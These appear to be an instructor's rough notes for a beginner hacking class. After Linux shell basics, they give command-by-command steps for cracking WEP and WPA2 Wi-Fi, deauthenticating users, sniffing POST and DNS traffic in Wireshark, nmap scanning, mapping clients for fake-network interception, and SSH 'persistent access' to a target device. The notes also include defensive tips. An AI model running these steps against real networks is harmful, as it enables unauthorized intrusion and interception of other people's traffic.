Step 1:

Set up kali

Why linux

Open source i.e. non corporate

Log in root/toor

Change password

passwd

Change ssh keys

Change root user?

useradd -m Littlebird

passwd Littlebird

usermod -a -G sudo Littlebird (-a means append) (-G means to groups)

chsh -s /bin/bash Littlebird

What is a hacking lab

Virtual machine discussion

Description of the lab we have set up here

Linux BASH/command line exercises

What is the shell and why does it exist

Why you don't need the mouse

Practice in shell prompt

whoami

whois rachelattias.com (have to connect to internet first)

mkdir hacking101

cd hacking101

ls

touch cutepuppy – create an empty file

touch uglycat

ls

mv uglycat cutecat

ls

cp cutecat rlycutecat

ls

cat > cutecat

I am a cat

cat cutecat

echo hello

which echo – talk about how this command is just a program on your computer

man (something)

you can use shell with the pipe command to do interesting functions like
send an email to myself with anyone that logs in

who | sendmail -t me@example.com

so now we are going to get started hacking a network
what are some ethical reasons to hack into someones wifi?

In order for any device to connect to a Wi-Fi or Ethernet network, two pieces of information are needed to successfully transmit and receive information. The first is a MAC address, which is like the electronic serial number of a device which doesn't change as it joins different networks. The MAC address is used to identify the device physically on the network and uses a format like below.

The other piece of information needed to join a network is an IP address. Unlike the MAC address of a device which doesn't change, your IP address is like a parking space on the network that may change depending on what network you're connected to and how many other spaces are occupied by other devices. When a network creates a link between the physical MAC address of a device and the IP address assigned by the router to a device joining the network, the combination allows a successful connection to the network.

Connect to the network

Once you've connected to the network, the router and nearby devices store the relationship between your device's MAC address and the IP address it's been assigned in a table that allows easy delivery of information. You can see this table by typing **arp -a** into a terminal window.

Need to talk about packets and monitor mode

Once you start monitoring talk about ccmp cipher

Apt-get update && apt-get upgrade Apt-get install gedit

WEP Commands

flaws in the cryptography resuse of initialization vector --- 24bit IV is too short to prevent repetition

NEED to know ESSID (name of network), BSSID (MAC address of target), Wireless channel being used.

Iwconfig

Airmon-ng start wlan0

Airodump-ng wlan0mon
Cntrl c to end

*after getting the channel we need to put the card on the same channel
Airmon-ng start wlan1mon 6

Airodump-ng - - bssid (value) -c (channel) -w (write) wep_log wlan0mon

*open another terminal window

*this command will fake an authentication – meaning that the wireless card will ask to be recognized on the network by the router.

(-1 is the fake authentication – show the man page)

(we need this to tell the router that we are on the network without actually being on the network – this sets up the next step)

(0 is reassociation timing in seconds meaning it will repeat as fast as it can so we can collect as many IVs as possible)
(-a flag is for access point – meaning router)
(-h is for host or source MAC address)

Aireplay-ng -1 0 -a (BSSID) -h (our MAC address) -e (ESSID of target) wlan0mon --ignore-negative-one (ignores the traffic on our currently connected wifi card) (might have to ifconfig wlan1 down?)

How to find your own mac address – open a new terminal window and type in
Ifconfig

*ARP injection --- break here to powerpoint to talk about networking

Aireplay-ng -3 (show man page – is a different attack type) -b (BSSID) -h (ourBSSID) wlan0mon –ignore-negative-one

Aireplay-ng -2 -p 0841 -c FF:FF:FF:FF:FF:FF -b (BSSID) -h (ourBSSID) wlan0mon

Aircrack-ng -a 1 -b (BSSID) -n 64 wep_log-01.cap

*switch HDMI and show the changes to the router

WPA2 crack

Iwconfig

Service network-manager stop

Airmon-ng start wlan0

Airodump-ng –bssid (value) -c (ch) –showack -w wpa_log wlan1mon

** deauthenticate a user to grab what is called a 4 way handshake.

**now the handshake itself is complicated to explain but just know that there are a number of keys that are being traded back and forth and we are going to intercept one specific key that will allow us to guess the authentication password.

aireplay-ng --deauth 100 -a (access point bssid) wlan0mon

** look for handshake in top corner

Now that we have the encrypted password in our file **WPAcrack**, we can run that file against aircrack-ng using a password file of our choice. Remember that this type of attack is only as good as your password file.

aircrack-ng WPAcrack-01.cap -w /pentest/passwords/wordlists/darkc0de

WIRESHARK network monitoring without connecting to the router – explain why the above method is dangerous as far as being undetected goes

Iwconfig

Airmon-ng start wlan1

Airodump-ng wlan1mon

Airodump-ng - - bssid (value) -c (channel) -w (write) new_log wlan0mon

Now you collect data – look for a handshake to be created. Handshake has to happen for wireshark to decrypt butttt maybe the library internet is not decrypted cuz of opn network

Apt-get install wireshark

Open wireshark

File > open

Find .cap file

In display filters bar

http.request.method == “POST”

filter by dns to see what websites people are looking at

in display filters bar:

dns

Keep in mind, all of the personally identifiable information uncovered in this article is also available to internet service providers (ISP) like Verizon and AT&T. Readers should be aware that DPI is performed by ISPs every single day. To protect ourselves from such activity, we can:

USE A VPN

USE TOR

FORCE HTTPS with httpseverywhere

*so we're ganna look at some components of the network right now

Nmcli device show (command line tool for controlling network manager service)

```
nmcli dev show wlan0
```

Get the gateway address

Ping 10.2.1.1

*this shows that the router is blocking echo response for ping requests

Nmap –traceroute 10.2.1.1

Nmap -sS -O (gateway address)

nmap -sS -A(gateway address) (aggressive scanning)

****This attack can slow down the network use the (-T) switch with 1 being the slowest and 5 being the fastest**
(-oA (filename) format saves the output to a file)

**now there is software that can gather and elucidate many of these relationships at one time

**we are going to use airgraph-ng because of our familiarity with aircrack tools

**but many other resources for this exist – and airgraph is not extensive

Apt-get install airgraph-ng

```
airmon-ng start wlan0
```

```
airodump-ng wlan2mon -w capturefilename
```

```
airgraph-ng -o CAPRintercept.png -i '/root/Desktop/cafemak-01.csv' -g CAPR
```

**create a client to access point graph

```
airgraph-ng -o CAPRintercept.png -i '/root/Desktop/cafemak-01.csv' -g CAPR
```

-o (name of output file)

-i (path of input file)

-g (client to Access point relationship – CAPR)

we're able to see which access point every nearby device is connected to, allowing us to isolate or capture clients onto fake MITM networks if we identify a target. Because of this, we can create a fake version of a network a device is currently connected to, kick them off the real network, and cause them to automatically connect to the fake version.

Sooo lets say you found out what type of operating system someone had what kind of device they had, found a vulnerability and now you want to get access to their computer?

**this leaves out the hard part of finding a vulnerability, and exploiting it. But I will leave that as an exercise for the student

**so this is how you could create persistent access to a device or gain the ability to install software

SSH into their device

apt-get install openssh-server
update-rc.d -f ssh remove
update-rc.d -f ssh defaults

The default keys represent a huge vulnerability since anyone can guess them. Let's change them immediately by running the following commands:

cd /etc/ssh/
mkdir insecure_old
mv ssh_host* insecure_old
dpkg-reconfigure openssh-server

This backs up the old SSH keys in another folder and generates new keys. Problem solved! Now let's make sure we can log in via root by typing:

nano /etc/ssh/sshd_config

check for:

PermitRootLogin yes

And type *Ctrl O* to save the changes. If it already is correct, you don't need to change anything.

Test if working


sudo service ssh restart
update-rc.d -f ssh enable 2 3 4 5

service ssh status

on personal computer run

service ssh start

Ssh root@(ip)



Use when talking about password managers at the end

One of the main skills that a hacker needs is operating system knowledge. So we are going to being this class with an introduction to linux.

Ideas for day two:


https://null-byte.wonderhowto.com/how-to/stealthfully-sniff-wi-fi-activity-without-connecting-target-router-0183444/

or add a machine that isn't kali linux and enumerate the network

- Use stronger passwords. Brute-forcing weak passwords is an attacker's primary method for gaining access to Wi-Fi routers.
- Use a Virtual Private Network (VPN). With a secure connection between you and the VPN provider, all of the data uncovered in this article would not have been accessible to an attacker. However, if the VPN provider is logging or performing deep packet inspection, then all of the data would then be easily accessible to them as well.
- Use Tor. Unlike VPNs, the Tor network is built on a different security model which doesn't relinquish all of our data to one single network or ISP.
- Use SSL/TLS. Transport Layer Security (HTTPS) will encrypt your web traffic between your browser and the website. Tools like HTTPSEverywhere may help ensure the details of your web browsing traffic are encrypted.

https://null-byte.wonderhowto.com/how-to/hack-like-pro-conduct-simple-man-middle-attack-0147291/

https://null-byte.wonderhowto.com/how-to/hack-like-pro-metasploit-for-aspiring-hacker-part-1-primer-overview-0155986/



Network mapping

Figure out what is on the network

Uses DHCP to get an ip address – automatically

If u know an IP u can get into it

ICMP == internet control message protocol – part of tcp/ip

This is the protocol that allows computers to talk back and worth and send error messages

Echo request – your computer calls out and says hey are you there and takes response

Next technique

Port scanning – all networks use ports within tcp/ip protocol

Every network application uses a specific port port 80, port 125 blah blah

SMB shares == server

SNMP – simple network message protocol – for network admins – 3 things 1. Network management system (gathers info from devices on network that have an snmp agents installed on them that can send alerts to manager). --- requires UCP port 161

For mapping your network you should know some DOS commands

Ipconfig -tell u the ip address of your dns server, default gateway (router or modem) if simple network these will all be on same device

```
"Linux equiv" nmcli dev show eth0
```

This shows the dns and gateway

Ping – your computer says hello == does that other computer say hello? (you can ping either an ip address or a domain name)

Ping (IP address) show how the library blocks us

Tracert – kinda like ping but gives you an echo

nmap --traceroute (domain name)

**Network mapping software

Grabs info about ur network